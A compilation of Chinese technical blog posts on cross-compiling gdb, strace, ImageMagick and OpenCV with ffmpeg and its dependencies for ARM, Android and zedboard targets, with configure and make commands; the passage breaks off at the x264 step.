2283 configure:9698: arm-none-linux-gnueabi-gcc -o conftest -g -O2 conftest.c -ltermcap -lm >&5

.....

2291 /home/lichao/android/arm/opt/CodeSourcery/bin/../lib/gcc/arm-none-linux-gnueabi/4.4.1/http://www.cnblogs.com/http://www.cnblogs.com/arm-none-linux-gnueabi/bin/ld: skippin g incompatible /home/lichao/android/arm/opt/CodeSourcery/bin/../arm-none-linux-gnueabi/libc/usr/lib/libtermcap.a when searching for -lte rmcap

2292 /home/lichao/android/arm/opt/CodeSourcery/bin/../lib/gcc/arm-none-linux-gnueabi/4.4.1/http://www.cnblogs.com/http://www.cnblogs.com/arm-none-linux-gnueabi/bin/ld:

cannot find -ltermcap

2293 collect2: ld returned 1 exit status

从上面的 2065 行和 2283 行可以看出，编译器会试着通过命令去编译一个叫做 *conftest.c* 的文件，然后从编译结果看是否成功，如果不成功将会返回错误。

conftest.c 内容如下;

```
 char waddstr ();
 int main ()
 {
     return waddstr ();
 }
```

其实就是通过连接库 curses 或者 termcap 库，看看能否成功编译该文件，如果能成功编译，说明存在该库。

这就明朗了，接下来，因为我们用的 gdb 版本较高，直接使用高本本的 libncurses 库尝试。

下载 ncurses5.8 源码，交叉编译 curses 库

$cp ncurses-5.8.tar.gz /tmp

$cd /tmp

$tar xvf ncurses-5.8.tar.gz -C .

$cd ncurses-5.8

$./configure --host=arm-none-linux-gnueabi --prefix=/tmp/arm_ncurses

$make -j4

$make install

最后成功编译出 curses 库,如图：

将这些库复制到 CC_PATH 的标准库目录中，确保能正确找到，可以通过如下方法找到标准库路径

$arm-none-linux-gnueabi-gcc -print-file-name=libc.a (版本不同可能命令的格式不相同，请--help 查看用法)

结果如下：

/home/lichao/android/arm/opt/CodeSourcery/bin/../arm-none-linux-gnueabi/libc/usr/lib/libc.a

那么我们将库复制到这个目录下：

$cp /tmp/arm_ncurses/lib/* /home/lichao/android/arm/opt/CodeSourcery/bin/../arm-none-linux-gnueabi/libc/usr/lib

同理，复制头文件到标准路径;

$cp /tmp/arm_ncurses/include/* /home/lichao/android/arm/opt/CodeSourcery/bin/../arm-none-linux-gnueabi/libc/usr/include -rf

(复制整个 ncurses 文件夹)

(到这里，可以将 config.log 中写入的 conftest.c 文件内容提出来编译试试，通过后就可以往后走了)

接下来继续编译：

$make -j4

$make install

如此，便可正确生成我们需要的 gdb 文件，将生成的 4 个文件和所依赖的库文件拷贝到开发板相应的目录中即可。

本文中为了移植到开发板而不需要另外拷贝库到开发板中，将 gdb 编译为 static。

$./configure --host=arm-none-linux-gnueabi --prefix=/tmp/arm_ncurses //生成 Makefile

$vi Makefile //找到 376 行，这里也可以直接在./configure 的时候加上参数 CFLAGS 的 static 参数。

$make -j4

$make install

最终编译结果如下图

这里的 gdb 千万不要为了减少体积进行 arm-none-linux-strip gdb，否则会导致 gdb 无法载入文件，找不到文件的 symbol.

下面我们用 gdb 在开发板上测试一下。源码如下：

```
$arm-none-linux-gnueabi-gcc -g test.c   //记得加-g
$cp a.out ~/nfs/android/systen/bin     //拷贝到开发板
```

上面可以看出在源代码的第 5 行出现了段错误函数 func()参数 1 为空指针！

下面调试 android 的 C++程序，注意，在编译程序前（即 mm）时候记得在 Android.mk 文件中的 LOCAL_CFLAG 加上-g 选项，如图：

$mm

编译结果如下：

注意到有 4 个 codec_test 目标文件生成，那么哪个是我们需要的呢，这里可以通过 du 命令查看大小得到。
通过对比上面的几个文件，target Executable 指向的文件最大，因为里面包含了调试信息，而 install 的文件是经过 strip 剪切过的，去掉了调试信息。
所以需要在开发板上调试的话需要复制 target Executable 指向的文件。方法和上面类似，这里不再举例。

strace 使用

strace 主要用于程序系统调用跟踪，网上也有很多这样的例子，本文主要介绍了 strace 的交叉编译和简单使用。

strace4.6 下载地址： http://nchc.dl.sourceforge.net/project/strace/strace/4.6/strace-4.6.tar.xz
xz 解压程序 5.0.3 源码地址: http://tukaani.org/xz/xz-5.0.3.tar.bz2

一.strace 常用命令
-p 跟踪指定的进程
-f 跟踪由 fork 子进程系统调用
-F 尝试跟踪 vfork 子进程系统调吸入，与-f 同时出现时, vfork 不被跟踪
-o filename 默认 strace 将结果输出到 stdout。通过-o 可以将输出写入到 filename 文件中
-ff 常与-o 选项一起使用，不同进程(子进程)产生的系统调用输出到 filename.PID 文件
-r 打印每一个系统调用的相对时间
-t 在输出中的每一行前加上时间信息。 -tt 时间确定到微秒级。还可以使用-ttt 打印相对时间
-v 输出所有系统调用。默认情况下，一些频繁调用的系统调用不会输出
-s 指定每一行输出字符串的长度,默认是 32。文件名一直全部输出
-c 统计每种系统调用所执行的时间，调用次数，出错次数。

-e expr 输出过滤器，通过表达式，可以过滤出掉你不想要输出

二.交叉编译 strace

1.下载 xz 解压包，解压

$tar xvf xz-5.0.3.tar.bz2

$./configure //生成 Makefile

$make

$make install

接下来解压 strace

$xz -d strace-4.6.tar.xz //得到 strace-4.6.tar

$tar xf strace-4.6.tar

交叉编译 strace

$cd strace-4.6

$./configure --host=arm-none-linux-gnueabi --prefix=/home/lichao/temp/strace

$make

$make install

这里本文生成静态的 strace 文件，方便使用。方法和上面的 GDB 一样。修改 Makefile。

最后将 strace/bin 下的 strace 和 strace-graph 拷贝到开发板上。

$strace -f ls //查看 ls 文件的系统调用，这里就不在截图了。

By: LiChao

2012.11.20

http://www.cnblogs.com/wlzxlc/archive/2012/11/20/2779886.html

Windows 下将 ImageMagick 移植到 Android 平台

ImageMagick 是一个用来创建、编辑、合成图片的软件。它可以读取、转换、写入多种格式的图片。在移动平台做一些较复杂的图像处理时，难免会请出这尊大神。官方网站上也 说明了它可以运行在多个平台之上，包括 Android。不过官方的 Releases 版本只有 Unix、Mac OS X、IOS、Windows，并有把针对 Android 各种架构发布现成的二进制包。不过好在它完全是开源的，我们完全可以下载源码然后自己交叉编译 (Cross-Compile)出基于 arm、x86、mips 运行系统的静态链接库，这样就可以在目前的 Android 全平台下跑起来了。

一般我们办公都在 Windows 平台，可是要用源码交叉编译(Source Cross-Compile)就得使用 GNU 环境，如果单独装一个 linux 虚拟机再来编译过程太过麻烦。我们可以在 windows 上使用 MinGW 工具来模拟一套 GNU 环境。

另外仅编译 ImageMagick 是不够的，我们的程序在实际应用时通常会读入一些常见格式的图片(jpeg、png)，还可能需要做一些图形匹配 及颜色分散统计(fftw)等。这样我们就需要编译另外一些项目，然后交给 ImageMagick 代理使用就可以了。故这里还需一些依赖包，同时整个编译 过程还需要你机子上有其他环境。总体上我使用了下面这些：

- MinGW v0.6.2
- Android NDK(android-ndk-r9c)
- fftw-3.3.4(快速离散傅里叶变换处理库)
- jpegsrc.v9a(jpeg、jpg 图片格式处理库)
- libpng-1.6.13(png 图片格式处理库)
- ImageMagick-6.8.8(主库)

这里用到所有的资源我都打包在云盘处 http://yunpan.cn/Q7Uxr5T3XRxIa （提取码：2b2f）。

1.MinGW 安装

工欲善其事必先利其器。只有把必要的环境准备好了，办起事来才会事半功倍。最新版本的 MinGW 你可从这里 http://sourceforge.net/projects/mingw 下载到最新的 exe 安装程序。这里 http://www.wowotech.net/soft/6.html 也有详细的安装过程，不过需要注意的是在 MinGW Installation Manager 选择安装包时我们要选上 C++编译器和一些 MSYS make 工具。

安装完成之后，我们可以到安装目录的 **msys\1.0** 下找到 msys.bat，从这里我们就可以启动命令行了。启动之前我们就使用下面的命令下载美化程序 mintty（不使用 mintty 的话自带的命令行太难用）

```
$ mingw-get install msys-mintty
```

之后，在桌面上建立指向”安装目录\msys\1.0\msys.bat —mintty”的快捷方式，以后我们都从这里直接启动命令行了。

2.生成各平台独立工具链

首先 cd 到 NDK 目录（我这里是 android-ndk-r9c）/build/tools 下，运行**下面三行**代码：

```
$ make-standalone-toolchain.sh —platform=android-19 —system=windows-x86_64 —ndk-dir=/d/envcom/android-ndk-r9c
—install-dir=/d/opensrc/arm-19-toolchain

$ make-standalone-toolchain.sh —platform=android-19 —system=windows-x86_64 —ndk-dir=/d/envcom/android-ndk-r9c
—install-dir=/d/opensrc/x86-19-toolchain —arch=x86

$ make-standalone-toolchain.sh —platform=android-19 —system=windows-x86_64 —ndk-dir=/d/envcom/android-ndk-r9c
—install-dir=/d/opensrc/mips-19-toolchain —arch=mips
```

注：/d/envcom/android-ndk-r9c 为 NDK 安装目录。

这样就生成了 arm、x86、mips 三个独立的工具链分别到 arm-19-toolchain、x86-19-toolchain、mips-19-toolchain 三个目录。

3.交叉编译 ARM 平台各项

1).设置环境变量 PATH

编译 arm 平台下静态链接库前首先用下面的命令设置环境变量 PATH：

```
$ export PATH=.:/d/opensrc/arm-19-toolchain/bin:/usr/local/bin:/mingw/bin:/bin
```

这样，编译时查找各执行程序（编译程序 gcc,g++,链接程序）会去这些目录下匹配。

2).设置环境变量 INCLUDE_PATH

如果不设置头文件默认查找位置，mingw 会到其安装目录的 include 文件夹下去匹配，而这是相当危险的。因为根据交叉编译的目标平台的不同， 运行的指令集也不尽相同，那么头文件中的配置、参数对象构成也会不同。在交叉编译时如果头文件引用错误，configure 或者 make 时都可能会发生异 常。我们现在针对 arm 指令集就必须执行下面的命令：

```
$ export C_INCLUDE_PATH=/d/opensrc/arm-19-toolchain/sysroot/usr/include

$ export CPLUS_INCLUDE_PATH=/d/opensrc/arm-19-toolchain/sysroot/usr/include
```

尝试过在 configure 时使用 —with-sysroot=/d/opensrc/arm-19-toolchain/sysroot 来替换上面做法，但并**不凑效**。

另外尝试将 C_INCLUDE_PATH 和 CPLUS_INCLUDE_PATH 配置直接附加到 configure 命令的末尾来替换上面做法，虽然最后列出的清单没有异常，但下一步 **make 时会发生异常**。

3).交叉编译 FFTW

首先 cd 到 fftw 源码目录下，configure 项目。这里根据目标文件安装位置的不同，命令和配置也不相同。你可以选择直接安装到 mingw 环 境（默认），供以后所有有需要的项目使用。也可以直接安装到 ImageMagick 的源码目录下的 fftw 处，只针对 ImageMagick 项目交叉编译 使用。这里我两种方式都说明一下。

安装到 MinGW 环境的话，执行下面这几条命令：

```
$ ./configure —host=arm-linux-androideabi —disable-shared

$ make

$ make install
```

另外还需改动下环境变量，告诉链接程序库文件和头文件显式引用位置

```
$ export C_INCLUDE_PATH=/d/opensrc/arm-19-toolchain/sysroot/usr/include:/usr/local/include

$ export LIBS=”-L/usr/local/lib”
```

安装到 ImageMagick 目录的话，则只需要执行下面这三条命令：

```
$ ./configure —host=arm-linux-androideabi —disable-shared —prefix=/d/opensrc/imgic-6.8.8/fftw —libdir=/d/opensrc/imgic-6.8.8/fftw —includedir=/d/opensrc/imgic-6.8.8/fftw

$ make

$ make install
```

注：/d/opensrc/imgic-6.8.8 为 ImageMagick 源码目录

这里需要说明下**为什么要将 fftw 以及下面的 jpeg、png 项目生成的目标文件用上面这两种方式安装？**无论是 安装到 MinGW 环境还是 ImageMagick 目录，目的都是在交叉编译 ImageMagick 时让 configure 程序让发现 fftw、jpeg、 png，以让 ImageMagick 生成的目标文件是支持它们的。否则 ImageMagick test failed，我们在安卓 JNI 开发时 ImageMagick 静态库就无法使用这类图片格式或者功能。

4).交叉编译 libjpeg

首先 cd 到 jpeg 源码目录下，configure 项目。整个过程与 fftw 交叉编译类似。不同的是，如果安装到 MinGW 环境的话，不再需要设置环境变量了，因为 fftw 编译完成时已经设置过了（**注意 fftw、jpeg、png 只能一起选择同一种安装方式，不能两个项目的安装到的位置不同**）。如果安装到 ImageMagick 目录的话，把目录名 fftw 换成 jpeg 即可。详细如下：

安装到 MinGW 环境：

```
$ ./configure —host=arm-linux-androideabi —disable-shared

$ make

$ make install
```

安装到 ImageMagick 目录，则只需要执行下面这三条命令：

```
$ ./configure —host=arm-linux-androideabi —disable-shared —prefix=/d/opensrc/imgic-6.8.8/jpeg —libdir=/d/opensrc/imgic-6.8.8/jpeg —includedir=/d/opensrc/imgic-6.8.8/jpeg

$ make
```

```
$ make install
```

5).交叉编译 libpng

首先 cd 到 png 源码目录下，configure 项目。整个过程**同样**与 fftw 交叉编译类似。如安装到 ImageMagick 目录，仅把目录名 fftw 换成 png 即可。

6).交叉编译 ImageMagick


有了上面这些准备工作，交叉编译 ImageMagick 就容易很多了。

直接 cd 到 ImageMagick 源码目录，执行下面的命令：

```
$ ./configure —host=arm-linux-androideabi —prefix=/d/opensrc/imgic-out —disable-shared —disable-opencl —disable-largefile —without-perl —without-x —disable-openmp —without-bzlib —without-freetype —without-rsvg —enable-delegate-build
```

如果你上面将 fftw、jpeg、png 安装到 ImageMagick 目录的话，一定要打开 —enable-delegate-build 这个开关。

这里我们关闭了一些用不到的开关，—prefix=/d/opensrc/imgic-out 将输出目录指定。敲进去之后，一杯咖啡的时间，你就会看到命令行生成了像下面这样的清单。



```
Build system type: i686-pc-mingw32

                  Option                            Value
-------------------------------------------------------------------
Shared libraries  --enable-shared=no                no
Static libraries  --enable-static=yes               yes
Module support    --with-modules=no                 no
GNU ld            --with-gnu-ld=yes                 yes
Quantum depth     --with-quantum-depth=16           16
High Dynamic Range Imagery
                  --enable-hdri=no                  no

Install documentation:          yes

Delegate Configuration:
BZLIB             --with-bzlib=no                   no
Autotrace         --with-autotrace=no               no
Dejavu fonts      --with-dejavu-font-dir=default          none
DJVU              --with-djvu=yes                   no
DPS               --with-dps=yes                    no
FFTW              --with-fftw=yes                   yes
FlashPix          --with-fpx=yes                    no
FontConfig        --with-fontconfig=yes             no
FreeType          --with-freetype=no                no
GhostPCL          None                              pcl6 (unknown)
GhostXPS          None                              gxps (unknown)
Ghostscript       None                              gs (unknown)
Ghostscript fonts --with-gs-font-dir=default        none
Ghostscript lib   --with-gslib=no                   no
Graphviz          --with-gvc=no
JBIG              --with-jbig=yes                   no
JPEG v1           --with-jpeg=yes                   yes
JPEG-2000         --with-jp2=
LCMS v1           --with-lcms=yes                   no
LCMS v2           --with-lcms2=yes                  no
LQR               --with-lqr=yes                    no
LTDL              --with-ltdl=yes                   no
LZMA              --with-lzma=yes                   no
Magick++          --with-magick-plus-plus=yes       yes
MUPDF             --with-mupdf=no                   no
OpenEXR           --with-openexr=yes                no
OpenJP2           --with-openjp2=yes                no
PANGO             --with-pango=yes                  no
PERL              --with-perl=no                    no
PNG               --with-png=yes                    yes
RSVG              --with-rsvg=no                    no
TIFF              --with-tiff=yes                   no
WEBP              --with-webp=yes                   no
Windows fonts     --with-windows-font-dir=          none
```

看着 fftw、jpeg、png、imagemagick++都是 yes，也就可以安心地继续往下执行 make 了，又是一杯咖啡的时间，就可以 make install 了。于是我们的第一个基于 arm 移动平台的 ImageMagick 静态链接库集合就大功告成。

4.交叉编译 x86 平台各项

交叉编译 x86 平台与交叉编译 arm 平台过程基本一致，不同的是中间一些目录和设置**稍有不同**。

- 在每个源码目录 make 前记得 **make clean**
- 把 arm 过程中所有命令出现的 arm-19-toolchain 替换成 **x86-19-toolchain**
- 把 arm 过程中所有命令出现的 —host=arm-linux-androideabi 替换成 **—host=i686-linux-android**

5.交叉编译 mips 平台各项

交叉编译 mips 平台与交叉编译 arm 平台过程基本一致，不同的是中间一些目录和设置**稍有不同**。

- 在每个源码目录 make 前记得 **make clean**
- 把 arm 过程中所有命令出现的 arm-19-toolchain 替换成 **mips-19-toolchain**
- 把 arm 过程中所有命令出现的 —host=arm-linux-androideabi 替换成 **—host=mipsel-linux-android**

至此，Android 平台所有指令集架构下的**静态链接库**都交叉编译完成。这样我们就可以在 JNI 编码打包时将各静态库(.a 文件)作为单独的 MODULE 引入使用了。

最终生成的目标文件集合包我也都放在了云盘处 http://yunpan.cn/Q7UxIiMiaDyXG （提取码：f297）。

欢迎转载，请注明出处链接！！！

http://www.pedant.cn/2014/06/18/imagemagick-ported-android/

Opencv2.4.3+ffmpeg 的 PC 安装和移植教程

经过这么多天的挣扎终于把 Opencv 移植的问题搞定了。先说明一下，我之前已经成功移植了 Opencv2.4.8（目前最新版本，照着论坛教程做 其实很简单），且通过了各种测试。但是，由于我想之后在 zedboard 上处理视频，所以要添加 ffmpeg 第三方库（能够支持 avi 视频），并且希望能 够支持除 bmp 之外的其它图片格式（jpeg 和 png）。那么我就需要在移植 Opencv 的时候集成这些第三方库。看似很简单，但是书上根本没有交待如何 集成，书上甚至让我们把 WITH_XXX 都给勾选掉，所以自己动手丰衣足食，在论坛上和网上找了一周的帖子和教程，自己搞了无数遍的实验。经验就是：不要 绝对相信任何一个教程，不是他们在骗你，而是你们的微小环境差异就可能导致很大的不同，最后给大家奉献一个自己验证通过的教程，希望对遇到同样问题的你有 帮助。废话不多说，开始！

一、PC 上安装 Opencv

安装环境是：Ubuntu13.10（内核是 3.3 的），Opencv-2.4.3

由于在计算机上安装，所以很简单，只需要将我们集成的库先利用 apt-get 来安装，到最后安装 Opencv 的时候能够找到 ffmpeg 或其它库的依赖库就好了。这里我把需要安装的库列举一下，有些可能不是必须的，本人对依赖库研究也不是很深：

- apt-get install zlib1g-dev
- apt-get install libjpeg8-dev
- apt-get install libpng12-dev
- apt-get install libx264-dev

• apt-get install libxvidcore-dev
• apt-get install libtiff-dev
• apt-get install ffmpeg
• apt-get install libv4l-dev
• apt-get install libgtk2.0-dev
• apt-get install build-essential libavcodec-dev libavformat-dev libswscale-dev libjasper-dev cmake cmake-curses-gui cmake-qt-gui

最后一个命令安装了很多库，但是有可能输入进去会报错，这也是依赖库的问题。解决方法就是一个一个的安装，这样每个库安装都会检测依赖关系，要么修复要么下载依赖库就不会出现依赖的问题了。


下面就是讲 Opencv 的压缩包进行解压，我解压到了/opt/zedboard/opencv_pc/下，当然你也可以根据自己的需要自定义，因为这只 不过是一个编译的目录，最终都是要安装到/usr/local 下的。解压之后进入到 OpenCV-2.4.3 的文件夹，创建一个 build 文件夹，在 build 文件夹下执行：

```
cmake -D CMAKE_BUILD_TYPE=RELEASE -D CMAKE_INSTALL_PREFIX=/usr/local ../
```

因为不是交叉编译，所以不用设置编译器，后面的 PREFIX 是在设置安装目录，一定不能把最后的“ ../”给省略了！然后利用我们安装的 cmake-gui 命令，在图形界面下对 Opencv 进行配置。

cmake-gui

此时会弹出一个图形界面，选择路径，一个是 Opecv-2.4.3，一个是下面的 Build，上面需要我们修改的只是最后面的 WITH_XXX，根据我们安装的库，我们选择如下图所示：




选择完后，点击 Configure，之后会报出一些消息，尽管会提示你有一些文件找不到，但是不用管它，再点击 Generate，然后关闭对话框。最后输入：

```
make
```

```
make install
```

注意，在 make 的时候需要很久，但是一定要关注是否 100%的编译通过了，我有些时候在等待的时候就去做别的事情的，回来的时候没有看有没有报错，直接 就 make install。实际上，如果中间编译出错，那么我只安装了部分的库，而且还不能用。正确编译的最后几行代码应该如下图所示：



二、Opencv+ffmpeg 的交叉移植

单纯的 Opencv 移植在论坛里面有好多教程，大家可以参考。我这里是只介绍我的这种“另 类”方法，在移植第三方库的时候引用了 thinki_cao 的博客，小辉辉同学的文章给了我很大的帮助。本来想在这里给出一个链接，但是很遗憾，他前些天 不小心把文章弄的不可见了。所以在他的博客里面找不到那篇文章了，所以在交叉编译的第三方库的内容我就总结在我的博客里面了，但是类似的文章还有很多，给 出一个链接

http://www.linuxidc.com/Linux/2013-08/89293p2.htm

下面就是我的总结：

首先，说明一些 Opencv+ffmpeg 移植过程中的关键问题。一共有两个，一个是要自己 交叉编译 ffmpeg 的依赖库，这个在其它的论坛教程中也有涉及，但是比较繁琐，我将最简单的交叉编译方法给大家做了个总结。第二个，也是我一直在解决的 问题就是 V4l 的问题。因为我们用的 zedboard 使用的是 3.3 的 Linux 内核，在这个内核中已经不支持 V4l1 了，而是支持 V4l2。我的 PC 使 用的 Ubuntu13.10 也是 3.3 的内核，按理说应该没有什么问题。但是万恶的 OpenCV 在交叉编译的时候，必须要同时支持 V4l1/V4l2 才能 够正常编译通过。我想这可能是 OpenCV 对于 V4l 的依赖来自于两个版本吧，这个只是个人猜想。所以，你会发现即使你选择了 WITH_V4l 但是在移植 之后仍然无法使用相关函数。下面是我的方法，仅作为参考：

首先我安装了 CetOS-6.5，为什么用这个？因为它是 2.6 的内核，除此之外最重要的是 在/usr/include/linux/路径下有 Videodev.h 和 Videodev2.h 这两个文件。这个是非常关键的。我试过同样是 2.6 内核 的 Ubuntu 系统，都只是有 Vediodev2.h，也就是说只支持 V4l2。但是至于为什么 CentOS 有两个文件我也不是很清楚，只是我询问了一个 大神，他一次就编译通过了，细问才知道人家用的是“神奇”的 CentOS。好了，不废话了，安装虚拟机之后要重新建立交叉编译环境。跟 Ubuntu 一样， 连 bash 都不用改，直接安装就行了，然后添加必要的路径，别忘了 source 加载。

下面是重点，在/opt/zedboard/opencv_zed/下创建一个 install 和 opencv-lib 两个文件夹。前者是用来作为 OpenCV 移植库的安装目录，后者则是用来安装交叉编译的第三方库。

OpenCV 交叉编译时各个库的依赖关系:

OpenCV

|--------zlib

|--------jpeg

|--------libpng

|--------zlib

|--------tiff

|--------zlib

|--------ffmpeg

|--------x264

|--------xvidcore

其中各个源码包之间的依赖关系还是有一定的讲究的,否则很容易编译通不过,这里建议下载较新的稳定版进行交叉编译,下面列出本人已经成功编译通过的源码包版本:

ffmpeg-0.10.11

tiff-4.0.3

jpeg-8d

x264-snapshot-20120528-2245-stable

libpng-1.5.14

xvidcore-1.3.2

OpenCV-2.4.3

zlib-1.2.7

首先建立一个路径：

export ZYNQ_CV_INSTALL=/opt/zedboard/opencv_zed/opencv-lib #OpenCV 第三方库交叉编译库的安装路径

依赖库的配置以及注意事项如下:

zlib-1.2.7

export CC=arm-xilinx-linux-gnueabi-gcc

./configure --prefix=$ZYNQ_CV_INSTALL --shared

make

make install

注意:这里需要事先声明 CC 变量,zlib 中没有配置--host 之类的选项，第一步的时候可能会报出一个错误，如下图，这个没有关系，我们可以继续进行。

jpeg-8d

./configure --prefix=$ZYNQ_CV_INSTALL --host=arm-xilinx-linux-gnueabi --enable-shared

make

make install

libpng 1.5.14

./configure --prefix=$ZYNQ_CV_INSTALL --host=arm-xilinx-linux-gnueabi --enable-arm-neon --enable-shared --with-pkgconfigdir=$ZYNQ_CV_INSTALL/lib/pkgconfig LDFLAGS=-L$ZYNQ_CV_INSTALL/lib CPPFLAGS=-I$ZYNQ_CV_INSTALL/include

make

make install

注意:**libpng** 编译过程中可能会用到 **zlib** 之类的库,因此我们需要添加额外的 **LDFLAGS** 和 **CFLAGS** 变量,更多的信息可以通过**./configure --help** 进行参考

x264-snapshot-20120528-2245-stable

